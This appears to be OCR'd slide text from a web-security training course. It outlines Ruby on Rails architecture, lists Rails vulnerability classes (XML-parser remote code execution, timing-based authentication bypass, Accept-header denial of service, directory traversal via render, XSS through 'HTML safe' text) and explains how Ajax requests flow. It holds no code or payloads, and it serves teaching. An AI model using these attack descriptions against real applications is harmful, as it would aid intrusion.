
RAIL APPLICATION ARCHITECTURE
Views
User Interface Components and Views
Controller
Controller Methods
Active Records
Database

Ruby On Rails (Cont'd)

The following are a few Ruby On Rails framework vulnerabilities:

Remote Code Execution	Any Ruby On Rails application having the XML parser enabled is vulnerable to Remote Code Execution. This facilitates database retrieval when executing vulnerable code
Authentication Bypass Vulnerability	The basic authentication process in Ruby on Rails does not use a constant-time algorithm for verifying credentials; this enables bypassing authentication by measuring timing differences
Denial of Service Attack	Involves superfluous caching and memory consumption by leveraging an application's use of a wildcard controller route. Improperly restricted use of the MIME type cache causes denial of service (memory consumption) using a crafted HTTP Accept header
Directory Traversal Vulnerability	Action View allows reading arbitrary files by leveraging an application's unrestricted use of the render method and providing a .. (dot dot) in a pathname
Cross-Site Scripting (XSS) Vulnerability	Action View allows injecting arbitrary web scripts or HTML via text declared as "HTML safe" and used as attribute values in tag handlers

Notes:



AJAX

- Ajax frameworks are used for **creating web applications** with a dynamic link between the client and the server
- Ajax uses the following web technologies to implement a web application
  - HTML / XHTML, CSS — Presentation
  - Document Object Model (DOM) — Dynamic display and interaction with data
  - JSON , XML — interchange of data
  - XSLT — Manipulation
  - XMLHttpRequest object — Asynchronous communication
  - JavaScript — Integration for use of technologies together

Browser

An event occurs...

- Create an XMLHttpRequest object
- Send HttpRequest

Internet


Server

- Process HTTPRequest
- Create a response and send data back to the browser

Internet

Browser

- Process the returned data using JavaScript
- Update page content



